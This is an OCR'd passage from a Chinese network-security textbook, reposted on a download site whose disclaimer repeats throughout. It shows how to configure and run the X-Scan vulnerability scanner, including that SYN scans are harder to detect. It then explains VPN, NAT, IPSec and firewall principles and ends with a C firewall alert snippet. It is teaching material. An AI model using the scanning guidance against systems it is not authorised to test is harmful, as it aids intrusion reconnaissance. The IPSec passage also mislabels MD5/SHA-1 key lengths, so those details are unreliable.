图 6-13　目标机嗅探运行结果

从图 6-12 和图 6-13 中可以看出，攻击者主机发送了伪 IP 数据包，目标机接收到大量 IP 地址为 119.0.0.0～155.0.0.0 网段内的 TCP 类型数据包，但攻击者主机 IP 地址其实为 59.64.203.39，这说明攻击者成功使用伪 IP 对目标机进行了干扰。

6.4　网络扫描工具应用——Windows 下的 X-Scan 扫描工具使用方法

1．X-Scan 扫描工具简介

X-Scan 是国内最著名的综合扫描器之一，它完全免费，是不需要安装的绿色软件。界面支持中文和英文两种语言，包括图形界面和命令行两种操作方式。

X-Scan 采用多线程方式对指定 IP 地址段（或单机）进行安全漏洞检测，支持插件功能，扫描内容包括：远程操作系统类型及版本、标准端口状态及端口 BANNER 信息、CGI 漏洞、IIS 漏洞、RPC 漏洞、弱口令用户（SQL-SERVER、FTP-SERVER、SMTP-SERVER、POP3-SERVER、NT-SERVER）、NT 服务器 NETBIOS 信息等。扫描结果保存在\log\目录中，index_*.htm 为扫描结果索引文件。对于一些已知漏洞，则给出了相应的漏洞描述、利用程序及解决方案。

2．X-Scan 扫描工具使用方法

（1）主界面。

启动 X-Scan，显示出主界面，主界面上各部分的介绍如图 6-14 所示。

（2）“检测范围”模块。

单击快捷工具栏的“扫描参数”按钮，弹出扫描参数设置对话框，如图 6-15 所示，选择“检测范围”，在“指定 IP 范围”中可以输入独立的 IP 地址或域名，也可以输入以“-”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 6-14　X-Scan 主界面

和“.”分隔的 IP 地址范围，如“192.169.0.1～192.168.0.255”，或类似“192.168.100.1/24”的格式。这里设置为“192.168.0.31”。




图 6-15　设置“检测范围”

（3）“全局设置”模块。

单击“全局设置”中的“扫描模块”，选择本地扫描需要加载的插件，如图 6-16 所示，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

通过复选框“打勾”来选择所要扫描的项目。这里选择“开放服务”、“远程操作系统”和“漏洞检测脚本”。




图 6-16 设置“扫描模块”

单击“并发扫描”，如图 6-17 所示，设置并发扫描的主机和并发线程数，也可以单独为每个主机的各个插件设置最大线程数，这里选择默认值即可。




图 6-17 设置“并发扫描”

单击“扫描报告”，如图 6-18 所示，设置扫描结束后生成的报告文件名，保存在 LOG 目录下。扫描报告目前支持 TXT、HTML 和 XML 这 3 种格式，这里选择默认值即可。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 6-18　设置“扫描报告”

单击“其他设置”，如图 6-19 所示。其中，“跳过没有响应的主机”表示若目标主机不响应 ICMP ECHO 及 TCP SYN 报文，X-Scan 将跳过对该主机的检测。“跳过没有检测到开放端口的主机”表示若在用户指定的 TCP 端口范围内没有发现开放端口，将跳过对该主机的后续检测。“使用 NMAP 判断远程操作系统”表示 X-Scan 使用 SNMP、NETBIOS 和 NMAP 综合判断远程操作系统类型，若 NMAP 频繁出错，可关闭该选项。“显示详细进度”主要用于调试，一般情况下不推荐使用该选项。这里选择默认值即可。




图 6-19　设置“其他设置”

（4）“插件设置”模块。

单击“插件设置”下的“端口相关设置”，如图 6-20 所示。其中，待检测端口的默认值已经很详细，保留默认值即可。检测方式包括 TCP 和 SYN 两种检测方式。TCP 方式扫出的信息比较详细，可靠但不安全，容易被目标主机发现。SYN 方式扫出的信息不一定详细，可能会出现漏报的情况，但是扫描比较安全，不容易被发现。这里选择默认值即可。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 6-20　设置“端口相关设置”

其他的一些插件设置和端口设置类似，不再做详细讲解。设置完成后，单击“确定”按钮即可。

（5）启动扫描。

设置完扫描参数后。单击快捷工具栏中的“开始扫描”按钮，X-Scan 就开始对目标机进行指定参数的扫描。扫描过程如图 6-21 所示，在“普通信息”选项卡中显示的是扫描的进度相关信息。




图 6-21　扫描过程中

单击“漏洞信息”标签，如图 6-22 所示，此选项卡显示已经扫描到的漏洞信息。

（6）查看扫描报告。

当扫描完毕后，会自动弹出扫描报告，报告中详细记录了目标机的各种漏洞信息，如图

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6-23 所示。




图 6-22　扫描过程中




图 6-23　扫描报告

以上介绍了 X-Scan 图形界面（xscan_gui.exe）的使用方法。另外，X-Scan 还有一个命令行方式的扫描程序，其原理与图形界面的 X-Scan 相同，只是使用的方法不同而已。图形界面的扫描器主要用在本机执行，而命令行下的扫描器经常被入侵者用来制作第三方扫描。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第7章 网络防御

CHAPTER 7

面对日益严重的网络安全问题，网络防御技术越来越受到人们的关注。企业网等各种规模的网络也需要适宜的网络防御构架来确保数据的安全及服务的正常使用。本章将讲述网络防御架构及网络防御技术的相关知识，通过本章的学习，读者能够掌握以下几点：

- 了解网络防御架构；
- 了解常用的网络防御技术及发展趋势；
- 熟悉包过滤防火墙的使用和实现原理；
- 熟悉入侵检测系统的使用和实现原理。

7.1 网络防御技术

7.1.1 网络防御架构的设计需求和原则

伴随着网络的普及，网络安全成为影响网络效能的重要问题，而网络开放性的增强以及网络攻击的泛滥也对网络安全防御提出了更高的要求。为了保障网络资源和数据信息的安全，需要根据具体安全需求选取相应的网络防御技术来组建网络防御架构。

安全需求的设定与网络系统面临的网络威胁密切相关。开放的网络系统面临的威胁包括：资源的偷窃或非授权移动、非授权修改、非授权拒绝、资源破坏及信息泄露等。一般来说，网络防御架构需要确保网络系统的机密性、完整性、可用性、可控性以及可审查性。机密性是指信息不会暴露给未授权实体或进程；完整性是指保证数据不被未授权修改；可用性是保证授权实体能够正常访问网络系统；可控性是指可控制授权范围内的信息流向及操作方式；可审查性是指可对出现的安全问题提供依据和手段。通常，防御架构需要实现的基本功能如下：

（1）访问控制：内网与外网之间、内网不同的子网之间实现网络隔离，控制相互访问的数据；

（2）数据加密：在数据传输、存储过程中防止数据泄露或被篡改；

（3）安全审计：识别网络各种违规操作与攻击行为并及时响应，对信息内容进行审计以防止内部机密或敏感信息的非法泄露。

网络防御架构的设计要综合考虑需求、技术难度、经费等多方面的问题，一般应遵循以

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

下原则。

（1）保证防御架构中的组件与原网络系统无缝接入，即防御组件的安装和运行不能影响原网络系统得拓扑结构，不能影响用户的使用；

（2）提高系统整体的安全性，即不是仅针对个别模块的安全性，而是对整个系统的运行进行防御，保证组成系统的各个部分协调一致的运行；

（3）便于操作，少增加或不增加管理员的负担；

（4）便于管理和扩展，需求改变时便于对防御系统进行升级。

7.1.2 常用网络防御技术

常见的网络防御技术包括防火墙技术、入侵检测技术、NAT技术、VPN技术、网络加密技术、安全扫描技术、认证技术等。其中，防火墙和入侵检测技术将在下文中作详细的介绍，不再赘述。

1．VPN技术

虚拟专用网（VPN）是企业网在因特网等公共网络上的延伸，通过加密的私有通道在公共网络上创建安全的私有连接。它通过安全的数据通道将远程用户、公司分支机构、公司业务伙伴等与公司的企业网连接起来，构成一个扩展的公司业务网。

一个典型的VPN系统应该能够提供如下功能。

（1）加密数据：保证通过公网传输的信息即使被他人截获也不会泄密；

（2）数据验证和身份认证：保证信息的完整性，并能鉴别用户的身份；

（3）访问控制：不同的用户有不同的访问权限。

实现VPN的关键是形成高效、安全、可靠的隧道，即基于隧道的数据封装和传输技术。通常VPN由以下要素组成：隧道开通器（Tunnel Initiator）、有路由能力的公用网络（Shared Routed Network）、隧道终止器（Tunnel Terminator）、可供选择的隧道转接设备（Tunnel Switch）。

实现VPN的常用隧道协议有GRE（Generic Router Encapsulation）、IPE/IP（IP Encapsulation within IP）、L2TP（Layer Two Tunneling Protocol）、IPSec（IP Security）及MPLS。

2．NAT技术

NAT（Network Address Translation，网络地址转换）即在内部网络的私有地址需要与外部通信时，把内部私有地址转换成合法的全局IP地址。NAT技术的初衷是为了解决IPv4地址紧缺的问题，由于该技术可以对不可信外网隐藏内部网络的IP地址和拓扑，提高了网络的安全性，因此广泛的用于各类网络安全系统中。

NAT技术的原理是：在内部网络中使用内部地址，而将内网访问外网的IP包包头地址域用合法的IP地址替换，即将内部地址翻译成合法的IP地址在Internet上使用，故若干内网主机可共享同一个合法IP。NAT功能通常被集成到路由器、防火墙、ISDN路由器中。

NAT分为3种类型：静态地址转换、动态地址转换以及端口地址转换。静态地址转换是最简单的一种转换方式，它在NAT表中为内部地址和合法IP地址之间建立一个固定的一对一映射。这种方式主要用于对外提供服务的内网服务器，以确保外部对服务器的正确访问；动态地址转换是一种较为灵活的方式，该方式是在内部地址与合法IP地址之间建立动态映射。为了实现该目标，需要建立一个合法的IP地址池，由NAT转换设备从全局地址池中选择一个未使用的地址对本地地址进行转换。每个转换条目在连接建立时动态建立，而在连接终止时被收回。这样，网络的灵活性增强，所需的合法IP地址也将减少；端口地址转换首先

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

完成动态地址转换，之后根据端口号和地址共同进行映射转换，即 NAT 设备根据 TCP 或 UDP 端口号来唯一的标识某台内网主机，故多台内网主机可同时共用一个合法 IP 地址，提高了地址利用效率。对于只向外访问而不允许外部网络访问的内网主机，可采用动态地址转换。

3．网络加密技术

网络加密技术可对外网中传输的 IP 包进行加密和封装，实现数据传输的保密性和完整性。常用的网络加密标准是 IPSec 标准。基于 PKI 技术的 IPSec 现在已成为架构 VPN 的基础。

在 IPSec 由 3 个基本要素来提供以上 3 种保护形式：认证协议头（AH）、安全加载封装（ESP）和互联网密钥管理协议（IKMP）。认证协议头和安全加载封装可以通过分开或组合使用来达到所希望的保护等级。

认证协议头（AH）是在所有数据包头加入密码。正如整个名称所示，AH 通过一个只有密钥持有人才知道的“数字签名”来对用户进行认证，这个签名是数据包通过特别的算法得出的独特结果。AH 还能维持数据的完整性，因为在传输过程中无论多小的变化被加载，数据包头的数字签名都能把它检测出来。不过由于 AH 不能加密数据包所加载的内容，因而它不保证任何的机密性。两个最普遍的 AH 标准是 MD5 和 SHA-1，MD5 使用最高到 128bit 的密钥，而 SHA-1 通过最高到 160bit 密钥提供更强的保护。

安全加载封装（ESP）通过对数据包的全部数据和加载内容进行全加密来严格保证传输信息的机密性，这样可以避免其他用户通过监听来打开信息交换的内容，因为只有受信任的用户拥有密钥打开内容。ESP 也能提供认证和维持数据的完整性。最主要的 ESP 标准是数据加密标准（DES），DES 最高支持 56bit 的密钥，而 Triple-DES 使用 3 套密钥加密，即相当于使用最高到 168bit 的密钥。由于 ESP 实际上加密所有的数据，因而它比 AH 需要更多的处理时间，从而导致性能下降。

密钥管理包括密钥确定和密钥分发两个方面，最多需要 4 个密钥：AH 和 ESP 各两个发送和接收密钥。密钥本身是一个二进制字符串，通常用十六进制表示。密钥管理包括手工和自动两种方式。人工手动管理方式是指管理员使用自己的密钥及其他系统的密钥手工设置每个系统。这种方法在小型网络环境中使用比较实际。自动管理系统动态地确定和分发密钥，且具有一个中央控制点，集中的密钥管理者可以令自己更加安全，最大限度的发挥 IPSec 的效用。另一方面，自动管理系统可以随时建立新的 SA 密钥，并可以对较大的分布式系统上使用密钥进行定期的更新。自动管理模式是很有弹性的，但需要花费更多的时间及精力去设置，同时，还需要使用更多的软件。IPSec 的自动管理密钥协议的默认名字是 ISAKMP/Oakley。互联网安全组织及密钥管理协议（Internet Security Association and Key Management Protocol，ISAKMP）对互联网密钥管理的架构以及特定的协议提供支持。Oakley 密钥使用的协议基于 Diffle-Hellman 算法，但它也提供额外的安全功能。特别是 Oakley 包括认证用户的机制。

7.2 防火墙程序代码分析

7.2.1 防火墙原理

防火墙是一组在多个网络间加强访问控制的设备或软件，一般要求所有与外部网络之间

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的数据都必须经过防火墙，只有被允许的合法数据方可通过防火墙而又不影响合法用户访问外部网络的服务，且防火墙自身不受攻击影响。

防火墙的功能一般有：便于对网络的安全性进行监视和报警；可以作为防止非法用户进入内部网络的中心点、可以作为审计和记录 Internet 使用费用的最佳地点、可以作为 NAT（网络地址变换）的地点、可以从物理上将内部网络与外部网络隔离开。

防火墙一般主要有包过滤型、代理服务器型和复合型 3 种。

包过滤型防火墙通常工作在 OSI 模型的网络层和传输层，其原理是通过检查收到的每个数据包对网络进行控制，根据包的源/目的 IP 地址、源/目的端口号、协议类型等信息与用户预定的访问控制表进行比较，从而决定是否放行该数据包。包过滤防火墙实现简单，透明性好，且占用的网络资源较少，但安全性较差。

代理服务器型防火墙通过在主机上启动代替用户完成特定 TCP/IP 功能的代理服务器进程实现，其直接对特定的应用层进行服务，也称为应用层网关级防火墙。外部网络的每种应用服务都必须通过其相应的代理与内网提出服务请求，无法直接与内部网络相连。该类型的防火墙能够完全控制通信双方的会话过程，具有身份认证、日志管理和账号管理等功能。其缺点是会对网络性能造成较大的影响，且实现复杂。

复合型防火墙结合上述两种类型防火墙的特点，具有更高的安全性。该类防火墙所在的主机称为堡垒主机，通常配有多个网络接口。使用复合型防火墙的网络通常由堡垒主机取代路由器来执行安全控制功能。网络管理员通过监视和审查堡垒主机的软件和系统日志发现潜在的安全漏洞及可能的攻击行为。内网主机与外网主机之间只能通过堡垒主机传递信息，从而起到了保护内网主机的作用。

本节将介绍一种简单的软件包过滤防火墙的实现方法。

7.2.2 简单防火墙实例与分析

1．概述

要实现包过滤防火墙，需要实现两个基本功能：数据包捕获以及规则设定和匹配。数据包捕获并非像常用的流量监控软件一样单纯复制经过网卡的流量，而是在复制数据包的同时拦截使其不能发送至目的地。复制的数据经过过滤后再由上层软件接收或发送出去，从而实现危险内容的过滤。数据过滤过程则通过匹配预先设定的规则来实现。因此，包过滤防火墙既要保证过滤的准确性以便阻止不安全的数据，又要保证过滤的高效性，不影响或少影响正常的网络交互。

本小节将借助网络上的开源组件实现数据包捕获及规则匹配引擎功能，并通过实例讲解组件的使用及实现。

2．防火墙实例分析

在《应用层截包方案与实现（修订版）》一文中，作者 Fang 讨论了在 Passthru 基础上实现的一个在 Windows 系统应用层截包驱动的实现方式和改进。文中附有该应用层截包驱动 Ucap 的源码，以及一个静态链接库形式的基于该驱动实现的包过滤防火墙（Fwfilter）。只需使用该库提供的接口函数，即可完成一个简单的可设定过滤规则的个人防火墙。下面将通过实例 TestFw.c 的完成讲解 fwfilter 以及 ucap 中函数的使用和实现。

TestFw.c 实现的功能是：监控连接本机 21 端口的 tcp 包并发出告警信息。其代码如下：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
#include <WinSock2.h>
#include <stdio.h>
#include "pfwapi.h"//包含了 fwfilter 中各接口函数的声明
/***********************************************************************/
/* 实现告警行为，将连接信息打印在屏幕上*/
/*ULONG RuleId：用户规则 ID，添加规则时指定*/
/*PPACKET_INFO PacketInfo：匹配包的信息*/
/***********************************************************************/
VOID Alert(ULONG RuleId, PPACKET_INFO PacketInfo)
{
    if (RuleId == 0)//如果与用户设定规则的 ID 号相符
    {
        unsigned long a=ntohl(PacketInfo->DestAddress); //将网络字节形式的 IP 地址转换为主机形式
        //将 IP 换算为十进制点分形式，在屏幕上打印信息
        printf("主机%ld.%ld.%ld.%ld 连接本机 21 端口!\n",a>>24,(a>>16)%256,(a>>8)%256,a%256);
    }
}
```

